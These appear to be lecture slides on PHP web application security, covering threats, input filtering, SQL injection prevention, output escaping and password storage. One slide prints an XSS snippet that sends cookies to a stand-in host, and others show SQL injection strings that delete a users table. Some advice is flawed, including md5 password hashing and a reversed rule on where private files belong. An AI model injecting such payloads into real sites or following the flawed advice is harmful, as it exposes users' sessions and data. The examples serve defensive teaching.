Web Application Security

Outline

1. Web Application Security Risks
2. Building a Secure Web Application
3. Implementing Authentication Methods with PHP

Web Application Security risks

Web Application Security Risks

- Securing an entire web application
- Every single part of our web applications needs to be secured from possible misuse
  - accidental
  - intentional
- Develop strategies → stay secure

Web Application Security Risks

- Key topics
  - **Identifying the threats we face**
  - Understanding who we're dealing with

Identifying the Threats We Face

- Specific security threats facing a modern web application.
- Understand the nature of the risks →**protect**

Access to Sensitive Data

- Part of job of designers and programmers → ensure that
  - **any data the user entrusts to us are safe**
  - **any data that we are given from other departments are safe**
- **Expose information to users**
  - → they see only the information that they are permitted to see
  - cannot see information for other users

Example

- Front end for an online stock or mutual funds trading system
- People who can get access to our account tables
- might be able to find out
  - users' taxpayer identification numbers (Social Security Numbers, or SSN, in the United States),
  - personal information as to what securities the users hold and how much of each,
  - and in extreme cases, even bank account information for users.

Other example

- Even **the exposure of a table full of names and addresses is a serious violation of security**.

- **Customers value their privacy very highly,**
  - and a huge list of names and addresses,
  - plus some inferred information about them
    - (such as “all ten thousand of these people like to shop at online tobacco stores”)
  - creates a potential sellable item to marketing firms that do not play by the rules, spammers, and so on.

Huge problems scenarios

- Leakage of credit card numbers
  - anyone obtaining a list of valid numbers along with expiration dates, cardholder names, and so on,
  - can either use the data themselves,
  - or more commonly, sell a list of card numbers to the highest bidder.
- Leakage of passwords
  - users commonly re-use passwords on different websites
    - The username and password John Smith used to sign up for your photo sharing app
    - stand a good chance of being the same username and password that he uses for his online banking.

Leakage of Data

  - companies sharing logs for other people to do research or data mining.
  - Usage data like this can be mined for all kinds of interesting facts.

- If IPs are associated with the logs, you can uniquely identify patterns of a particular user and have a good guess as to their location.

- If web server logs contain URLs, as they generally do, these URLs may contain usernames, passwords, or information about what (potentially private) endpoints are available on the website.

- → damage reputation:
  - you will lose customers who are unwilling to trust you after a security incident

Reducing the Risk


- Limit the methods by which information can be accessed
- Limit the people who can access it
- How?
  - designing with security in mind,
  - configuring your server and software properly,
  - programming carefully,
  - testing thoroughly,
  - removing unnecessary services from the web server,
  - and requiring authentication.

Authentication

- Authentication means asking people to prove their identity.
- When the system knows who is making a request, it can decide whether that person is allowed access.
- two forms are commonly used on public websites:
  - **passwords**
  - **digital signatures**

Network

- Data is also at risk of exposure while it traverses a network.
- TCP/IP networks are not secure
    - how it works?
        - chop data into packets and then forward from machine to machine until destination
        - Any one of those machines could view your data as it passes by.
        - traceroute



Man in the middle (MITM) attacks

- Attacks that involve accessing or modifying your data as it travels over the network
- **protect confidential information →**
  - **encrypt before sending**
  - **decrypt at the other end**
- Web servers often use Secure Sockets Layer (SSL) to accomplish this as data travels between web servers and browsers.
  - low-cost
  - low-effort
  - but → **# visitors per second is reduced**

Modification of Data

- **Modification can be worse than loss**
- Wholesale deletion → noticed →remedied from backup
- How long will it take you to notice modification?
- Modifications to files could include changes to
  - data or
  - executable files
- **Protect data from modification over the network →signature**
  - check that the signature still matches when the file arrives
  - if not → file has been modified

Protect files stored on server

- Use the file permission facilities of OS
- Protect the system from unauthorized access
- Detecting modification can be difficult.
- Modification of both programs and data can be insidious
  - programs can be reinstalled
  - **you cannot know which version of your data was "clean."**
- Tripwire → File integrity assessment software →
  - records information about important files in a known safe state (after installation)
  - can be used later to verify that files are unchanged

Loss or Destruction of Data

- Suddenly find that some portion of data has been deleted or destroyed
- If somebody manages to destroy tables in our database, our business could face irrecoverable consequences.
  - online bank → all the information for a particular account is lost, we are not a good bank
  - if the entire table of users is deleted, we will find ourselves spending a large amount of time reconstructing databases and finding out who owns what.

Loss or Destruction of Data

- Malicious or accidental misuse of our system
- If building burns down
- Losing data can be more costly for you than having it revealed
  - rewrite the website in a hurry and start from scratch
  - dissatisfied customers and fraudsters …
- Crackers → break into system and destroy data
- A programmer or administrator → delete something by accident
- Lose a hard disk drive
- Hard disk drives read and write fail

Reducing the Risk

- You can take various measures to reduce the chance of data loss.
  - Secure your servers against crackers.
  - Keep the number of staff with access to your machine to a minimum.
  - Hire only competent, careful people.
  - Buy good quality drives.
  - Use Redundant Array of Inexpensive Disks (RAID) so that multiple drives can act like one faster, more reliable drive.
- Real protection → backups
- Backing up data is not rocket science
  - tedious, dull, and—you hope—useless, but it is vital.
  - data regularly backed up
  - test your backup procedure
  - stored backups away from computers

Denial of Service

- One of the most difficult threats to guard against
- Denial of service (DoS) occurs when somebody's actions make it difficult or impossible for users to access a service, or delay their access to a time-critical service.
- Servers rendered useless for hours
- a DoS can come from forces other than malicious attack
  - a misconfigured network or an influx of users (after, say, your application being featured on a popular tech blog) can have the same effect
- crackers have little to gain directly from shutting down a website
  - proprietor loses money, time, and reputation

Denial of Service

- DDoS attacks are so difficult to guard against
- they can be carried out in a huge number of ways
  - installing a program on a target machine that uses most of the system's processor time
  - reverse spamming
  - using one of many automated tools

Reducing the Risk

- Difficult
- Find the default ports used by some common DDoS tools and close them
- Router might provide mechanisms to limit the percentage of traffic that uses particular protocols such as ICMP
- Detecting hosts on your network being used to attack others
- Network administrator job
- have a plan
  - block known problematic traffic at your load balancer
  - develop a mechanism to have a way to make parts or all of the site static temporarily and push it to a content distribution network → works well for managing the friendly kind of traffic peak
  - implement so called feature flagging in your application → turn features on and off
  - monitor normal traffic behavior and be ready to take countermeasures when abnormal situations occur

Malicious Code Injection

- Cross Site Scripting (XSS)
- No obvious or immediate loss of data occurs
  - but some sort of code executes
  - causing varying degrees of information loss or redirection of users
  - without their even noticing it
  - .

Cross Site Scripting

- 1. The malicious user,
  - in a form that will then turn around and display to other people the input it was given (comment entry form or message board entry form),
  - enters text that not only represents the message they want to enter, but some script to execute on the client, such as the following:

```
<script ="text/javascript">
this.document = "go.somewhere.bad?cookie=" + this.cookie;
</script ="text/javascript">
```

- 2. The malicious user then submits the form and waits.
- 3. The next user of the system who goes to view the page that contains that text entered by the malicious user will execute the script code that was entered.
  - user will be redirected, along with any cookie information from the originating site

XSS attack

- possibilities are very wide
- SQL injection attacks
- also possible to take advantage of vulnerabilities in your code, your installed applications, or your configuration to upload arbitrary code to run on your web server, leading to a compromised web server.

Reducing the Risks

- →"Building a Secure Web Application"
  - next section

Compromised Server

- Although the effects of a compromised server can include the effects of many of the threats previously listed
- goal of invaders → gain access to our system as a super user
  - administrator on Windows-based systems
  - root on Unix-like systems
- free reign over the compromised computer and can
  - execute any program they want
  - shut the computer off
  - install software
- be vigilant against this type of attack
  - first things attackers do → cover their tracks to hide the evidence

Reducing the Risks

- Defense-in-depth
- think about all the possible things that could go wrong in different aspects of a system, and putting in layers of protection for each aspect.
- use of an Intrusion Detection System (IDS) such as Snort
    - used to monitor and alert for network traffic that looks like an attack

Repudiation

- Occurs when a party involved in a transaction denies having taken part
- E-commerce examples
  - a person ordering goods off a website and then denying having authorized the charge on his credit card
  - a person agreeing to something in email and then claiming that somebody else forged the email

Reducing the Risk

- Authentication
- digital certificates of authentication
  - If issued by a trusted organization
- Messages sent by each party also need to be tamperproof.
  - signing or encrypting messages makes them difficult to surreptitiously alter
- For transactions between parties with an ongoing relationship, digital certificates together with either encrypted or signed communications are an effective way of limiting repudiation.

Certifying Authority

- Web companies need to provide proof of their identity and a few hundred dollars to a certifying authority such as
  - Symantec (http://www.symantec.com/),
  - Thawte (http://www.thawte.com/), or
  - Comodo (http://www.comodo.com/) to assure visitors of the company's bona fides.
- Would that same company be willing to turn away every customer who was not willing to do the same to prove his or her identity?
  - For small transactions, merchants are generally willing to accept a certain level of fraud or repudiation risk rather than turn away business.

Web Application Security Risks

- Key topics
  - Identifying the threats we face
  - **Understanding who we're dealing with**

Understanding Who We're Dealing With

- not all those who cause security problems are bad or malicious people intent on causing us harm
  - other actors

- Attackers and Crackers
- Unwitting Users of Infected Machines
- Disgruntled Employees
- Hardware Thieves
- Ourselves

Attackers and Crackers

- Crackers attempt, under all sorts of motivations, to find weaknesses and work their way past these to achieve their goals.
- They can
  - be driven by greed, if they are after financial information or credit card numbers;
  - be driven by money, if they are being paid by a competing firm to get information from your systems;
  - or can simply be talented individuals looking for the thrill of breaking into yet another system.
- Although they present a serious threat to us, it is a mistake to focus all our efforts on them.

Unwitting Users of Infected Machines

- With all the weaknesses and security flaws in many pieces of modern software,
- an alarming percentage of computers are infected with software that performs all sorts of dubious tasks.
- Some users of your internal corporate network might have some of this software on their machines,
- and that software might be attacking your server without those users even realizing it.

Disgruntled Employees

- Company employees constitute another group you might have to worry about.
- These employees, for some reason or another, are intent on causing harm to the company for which they work.
- Whatever the motivation, they might attempt to become amateur crackers themselves, or acquire tools from external sources by which they can probe and attack servers from inside the corporate network.
- If we secure ourselves well from the outside world, but leave ourselves completely exposed internally, we are not secure.
  - This is a good argument for implementing what is known as a demilitarized zone (DMZ)

Hardware Thieves

- somebody simply walking into the server room,
- unplugging a piece of equipment,
- and walking out of the building with it.

Ourselves

- and the code we write
- If we do not pay attention to security,
- if we write sloppy code and do not spend any attention on testing and verifying the security of our system,
- → we have given malicious users a huge helping hand in their attempts to compromise our system.
- If you are going to do it, do it properly.

Make the decision

- Internet → unforgiving to carelessness or laziness.
- hardest part → convincing a boss or financial decision maker
  - teach them about the negative effects of security lapses
  - convince them that the extra effort will be worthwhile in a world where your data is worth everything

Building a Secure Web Application

Building a Secure Web Application

- Strategies for Dealing with Security
- Securing Your Code
- Securing Your Web Server and PHP
- Database Server Security
- Protecting the Network
- Computer and Operating System Security
- Disaster Planning

Strategies for Dealing with Security

- openness and accessibility of the Internet→
  - One of the greatest features
    - but also
  - biggest headaches
- key
  - find appropriate balance between
    - the need to protect ourselves
      - and
    - the need to actually do business and have a working application

Start with the Right Mindset

- **Security is not a feature**
- It must be constantly part of the core design of the application
  - never-ending effort
  - even after the application is deployed and development has slowed
- saves us having to try to retrofit everything later on

Balancing Security and Usability

- user passwords
  - Users choose passwords not difficult to crack with software
  - available in dictionaries
- reduce the risk of a user's password being guessed
  - require each user to go through 4 login dialogs, each with a separate password?
  - secure system → nobody use it!!
- rely on
  - personal judgment
  - usability testing
  - see how users react to prototypes and designs

Monitoring Security

- monitoring the system as it operates
  - looking at logs and other files to see how the system is performing and being used
- security → ongoing battle that can never be won

□ for a smoothly operating web application
  - constant vigilance
  - improvements to system
  - rapid reaction to any problems

Securing Your Code


- think at a granular level
  - inspect each component individually
  - look at how to improve their security

Filtering User Input

- users must still feel welcome to use our web application
- Filtering User Input
  - reduce the number of external threats substantially and massively improve the robustness of our system.
  - Even if we trust the users, they may have some type of spyware program …
- **So really, never trust the users.**

Double-Checking Expected Values

- At times we will present the user with a range of possible values from which to choose, for things such as
  - shipping (ground, express, overnight),
  - state or province,
  - and so on.
- Now, imagine if we were to have the following simple form, as shown in the following slide:


What be ye laddie?

http://www.yourdomain.com/chapter15/sim

What be ye laddie?


○ male
○ female
○ other

Submit Form

```
<html>
<head>
   <title>What be ye laddie?</title>
</head>
<body>
<h1>What be ye laddie?</h1>

<form action="submit_form.php" method="post">

<p>
<input type="radio" name="gender" id="gender_m" value="male" />
   <label for="gender_m">male</label><br/>

<input type="radio" name="gender" id="gender_f" value="female" />
   <label for="gender_f">female</label><br/>

<input type="radio" name="gender" id="gender_o" value="other" />
   <label for="gender_o">other</label><br/>
</p>

<button type="submit" name="submit">Submit Form</button>
</form>

</body>
</html>
```

Listing 15.1

- value of `$_POST['gender']` in `submit_form.php`
  - get one of the values `'male'`, `'female'`, or `'other'` ?????
  - **wrong**
  - .



What be ye laddie?

○ male
○ female
○ other

Recall HTTP requests

- web operates using HTTP (simple text protocol)
- preceding form submission →text message :

```
POST /submit_form.php HTTP/1.1
Host: www.yourdomain.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:40.0) Gecko/20100101 Firefox/40.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 11
gender=male
```

- somebody can send us the following:

```
POST /submit_form.php HTTP/1.1
Host: www.yourdomain.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:40.0) Gecko/20100101 Firefox/40.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 22
gender=I+like+cookies.
```

- .

Whitelist User Input

```
<?php
switch ($_POST['gender']) {
   case 'male':
   case 'female':
   case 'other':

      echo "<h1>Congratulations!<br/>
           You are: ".$_POST['gender']. ".</h1>";
   break;

   default:

      echo "<h1><span style=\"color:  red;\">WARNING:</span><br/>
           Invalid input value specified.</h1>";
   break;
}
?>
```

Filtering Even Basic Values

- if you have a numeric field
  - do not assume or trust that it was truly entered as such
  - cast or convert it to that type and then use that value, as follows:

```
$number_of_nights = (int)$_POST['num_nights'];
if ($number_of_nights == 0)
{
  echo "ERROR: Invalid number of nights for the room!";
  exit;
}
```

Date check

- if user inputs a date in some localized format,
  - such as mm/dd/yy for users in the United States
  - make sure it is a real date using PHP function
- checkdate()
  - takes a month, day, and year value (two-digit years)
  - indicates whether they, combined, form a valid date

```
$mmddyy = explode('/', $_POST['departure_date']);
if (count($mmddyy) != 3)
{
  echo "ERROR: Invalid Date specified!";
  exit;
}

// handle years like 02 or 95
if ((int)$mmddyy[2] < 100)
{
  if ((int)$mmddyy[2] > 50) {
    $mmddyy[2] = (int)$mmddyy[2] + 1900;
  } else if ((int)$mmddyy[2] >= 0) {
    $mmddyy[2] = (int)$mmddyy[2] + 2000;
  }
  // else it's < 0 and checkdate will catch it
}

if (!checkdate($mmddyy[0], $mmddyy[1], $mmddyy[2]))
{
  echo "ERROR: Invalid Date specified!";
  exit;
}
```

Filter User Input

- filter and validate the input
  - natural error-checking
  - improve the security of the system

- **Rule**
  - **Do not assume that a value from a form will be within a set of expected values**
  - **You must CHECK first**

Making Strings Safe for SQL

- process our strings → safe
- prevent SQL injection attacks
  - malicious user tries to take advantage of poorly protected code and user permissions to execute extra SQL code
    - if we are not careful, a username of
      - `kitty_cat; DELETE FROM users;`
    - could become quite a problem for us

Prevent SQL injection attacks

- 2 primary methods in parallel
  - **Use parameterized queries wherever possible.**
- These queries separate SQL from data.
- The case where this won't help you is for column and table names, as these cannot be passed via parameterized query.
- However, because you have a priori knowledge of your schema, you can whitelist appropriate values.

Prepared Statement + Parametrized Query

- Prepared statement:
  - A reference to a pre-interpreted query routine on the database, ready to accept parameters
- Parametrized query:
  - A query made by your code in such a way that you are passing values in *alongside* some SQL that has placeholder values, usually ? or %s or something of that flavor.

Prevent SQL injection attacks

- Make sure that all input conforms to what you expect it to be.
- If usernames are supposed to be up to 50 characters long and include only letters and numbers,
  - we can be sure that
  - `"; DELETE FROM users"`
  - at the end of it is probably something we would not want to permit.
- Writing the PHP code
  - make sure input conforms to appropriate possible values
  - before sending it to the database server
  - → print out a much more meaningful error than DB give us
  - reduce risks

Use the improved mysql extension

- `mysqli` extension → added security advantage
  - only a single query to execute
    - `mysqli_query() or mysqli::query()`
  - execute multiple queries
    - `mysqli_multi_query() or mysqli::multi_query()`
- prevent the execution of additional potentially harmful statements or queries

Escaping Output

- **important**
  - **filter input**
  - **escape output**

- not do any damage or cause any unintended consequences
- key functions → ensure that values cannot be mistaken for other than display text

Why escape output?

- Many web applications
  - take the input a user has specified, and
  - display it on a page
- Example
  - pages where users can comment on a published article, or
  - message board systems
- → careful of users injecting malicious HTML markup into the text
- use
  - `htmlspecialchars()` or
  - `htmlentities()`
- functions
  - take certain characters they see in the input string, and
  - convert them to HTML entities

HTML entity

- special character sequence
  - used to indicate some special character that cannot easily be represented in HTML code
  - ampersand + entity name + semicolon (;)
- can be an ASCII key code specified by # and a decimal number
  - &#47; → /

Examples of entities

- HTML markup elements demarcated by < and >
  - to enter them in a string →use &lt; and &gt;
- include & → use &amp;.
- single quote → &#39;
- double quote → &quot;
- entities
  - are converted into output by the HTML client (web browser), and
  - are not considered part of the markup

`htmlspecialchars` vs. `htmlentities`

- `htmlspecialchars()`
  - defaults to only replacing &, <, and >,
  - optional switches for single and double quotes
- `htmlentities()`
  - replaces anything that can be represented by a named entity with that named entity
    - copyright symbol © → &copy;
    - € → &euro;
    - etc.
    - will not convert characters to numeric entities

htmlspecialchars vs. htmlentities

- Both have
- 2nd param
    - specifies how to handle quotes and invalid code sequences
- 3rd param optional
    - encoding character set
    - vital to be safe on UTF-8 and up strings
    - 5 common values:
        - ENT_COMPAT (the default value)—Double quotes are converted to &quot; but single quotes are left untouched
        - ENT_QUOTES—Both single and double quotes are converted, to &#39; and &quot;,
        - ENT_NOQUOTES—Neither single nor double quotes are converted by this function.
        - ENT_IGNORE—Invalid code sequences are silently disregarded.
        - ENT_SUBSTITUTE—Invalid code sequences are replaced with a Unicode Replacement Character instead of returning an empty string.
        - ENT_DISALLOWED—Invalid code sequences are replaced with a Unicode Replacement Character instead of leaving them as is.

Example

- Consider the following code snippets:

```
$input_str = "<p align=\"center\">The user gave us \"15000?\".</p>
              <script type=\"text/javascript\">
              // malicious JavaScript code goes here.
              </script>";
```

- If we run it through the following PHP script (we run the nl2br function on the output string strictly to ensure that it is formatted nicely in the browser),

```
<?php

  $str = htmlspecialchars($input_str, ENT_NOQUOTES, "UTF-8");
  echo nl2br($str);

  $str = htmlentities($input_str, ENT_QUOTES, "UTF-8");
  echo nl2br($str);

?>
```

- .

View source in browser

```
&lt;p align="center"&gt;The user gave us "15000?".&lt;/p&gt;<br />
<br />
&lt;script type="text/javascript"&gt;<br />
// malicious JavaScript code goes here.<br />
&lt;/script&gt;&lt;p align=&quot;center&quot;&gt;The user gave us
&quot;15000&euro;&quot;.&lt;/p&gt;<br />
<br />
&lt;script type=&quot;text/javascript&quot;&gt;<br />
// malicious JavaScript code goes here.<br />
&lt;/script&gt;
```

Appearance in the browser

```
<p align="center">The user gave us "15000?".</p>

<script type="text/javascript">
// malicious JavaScript code goes here.
</script><p align="center">The user gave us "15000?".</p>

<script type="text/javascript">
// malicious JavaScript code goes here.
</script>
```

Code Organization

- any file not intended to be directly accessible to the user from the Internet
  - should be in the document tree of the website
- example
  - if document root for our message board website is
    - /home/httpd/messageboard/www
  - place include files in a location such as
  - /home/httpd/messageboard/lib
  - include those files
    - require_once('../lib/user_object.php);

Reason

- what happens when a malicious user makes a request for a file that is not a .php or .html file?
  - improperly configured servers → dump contents of file to output stream
- if you were to keep some_library.inc in the public document tree
  - user requests it
  - user see a full dump of your code in the web browser
  - user see data or server paths and potentially find exploits that you might have missed
- fix → ensure that
  - web server is configured to only allow request of .php and .html
  - requests for other types of files (such as *.inc, *.mo, *.txt and so on) should return an error

Code Organization

- even if your files all end in .php
  - some designed-to-be-included files may have unintended consequences if loaded out of context
  - consider a library of administrative code
  - check for authorization in the usual context, but if a file is loaded alone, the authorization might be subverted
- any other files must be kept out of the public document tree
  - password files,
  - text files,
  - configuration files,
  - or special directories
- If you have allow_url_fopen enabled in your php.ini
  - —and be aware it is enabled by default
  - —then you could theoretically include or require files from remote servers
  - do not use user input when choosing which files to include or require, as bad input here could also cause problems§§§

Securing Your Web Server and PHP

- Securing Your Web Server and PHP
- Keep Software Up-to-Date
- Browse the php.ini file
- Web Server Configuration
- Shared Hosting of Web Applications

Database Server Security

- Users and the Permissions System
- Sending Data to the Server
- Connecting to the Server
- Running the Server

Database Server Security

- keeping software up to date

Users and the Permissions System

- spend time to get to know the authentication and permissions system of the database server
- make sure that all accounts have passwords (first root!)
- avoid dictionary words in passwords
  - computer → less secure than 44horseA
  - 44horseA → less secure than FI93!!xl2@
  - to be memorized →
    - first letter of all the words in a particular sentence + pattern of capitalization
    - passphrase, such as a sentence of reasonable length
- remove anonymous user from DBs if any
- make sure that any default accounts do exactly what you want them to do, and remove those that do not

Users and the Permissions System

- only superuser account should have access to the permissions tables and administrative databases
- other accounts should have only permissions to access or modify strictly those databases or tables they need
- to test it out, try the following, and verify that an error occurs:
  - connect without specifying a username and password.
  - connect as root without specifying a password.
  - give an incorrect password for root.
  - connect as a user and try to access a table for which the user should not have permission.
  - connect as a user and try to access system databases or permissions tables
- Until you have tried each of these, you cannot be sure that your system's authentication system is adequately protected.

Implementing Authentication Methods with PHP

Implementing Authentication Methods with PHP

- Identifying Visitors
- Implementing Access Control
  - Storing Passwords
  - Securing Passwords
  - Protecting Multiple Pages
- Using Basic Authentication
- Using Basic Authentication in PHP
- Using Basic Authentication with Apache's .htaccess Files
- Creating Your Own Custom Authentication

Identifying Visitors

- know who is visiting your site
- a web browser identifies itself
  - tells the server what browser, browser version, and operating system a user is running
  - can determine screen resolution and color depth using JavaScript
- IP address →
  - guess geographic location
  - not as useful for identifying people

Authentication

- Asking a user to prove his or her identity is called authentication.
- The most common method of authentication used on websites is asking visitors to provide a unique login name and a password.
- Authentication is usually used to allow or disallow access to particular pages or resources, but can be optional, or used for other purposes such as personalization.

Storing Passwords

- to store and search through a list of more than a handful of items
  - they should be in a database rather than a flat file.
- do not to store plain text passwords
- store hashes of passwords
  - using the built-in PHP md5() function
  - compare hashed value of the user's form input to the hashed value stored in the database table

Securing Passwords

- one-way hashing algorithm can provide better security with very little extra effort
- In older versions of PHP, it was typical practice to explicitly use one of the provided one-way hash functions.
  - crypt() → oldest and least secure, Unix Crypt algorithm
  - md5() → Message Digest 5 (MD5) algorithm
  - sha1() and sha256()→ Secure Hashing Algorithm
- explicitly specifying a hash function
  - → as time passes, hashing algorithms become insecure
  - security researchers find a way to break the hash
- as of PHP 5.5, and still present in PHP 7,
  - password_hash() → apply a strong one-way hashing function to a string
  - string password_hash (string $password , integer $algo [, array $options])
  - algorithm to use is a variable → can change hashing algorithm

Example

- Rather than having PHP code like
    - if (($name == 'username') &&($password == 'password')) {
    - // OK passwords match
    - }
- you can have code like
    - if (password_verify($password, $hash)) {
    - // OK passwords match
    - }

Protecting Multiple Pages

- HTTP is stateless
  - no automatic link or association between subsequent requests from the same person
  - hard to carry data across pages
    - authentication information that a user has entered
- The easiest way to protect multiple pages is to use the access control mechanisms provided by your web server.
- Requiring them to re-enter their names and passwords for every page they want to view would not be acceptable.
- There are two good ways to tackle these problems:
  - HTTP basic authentication and sessions.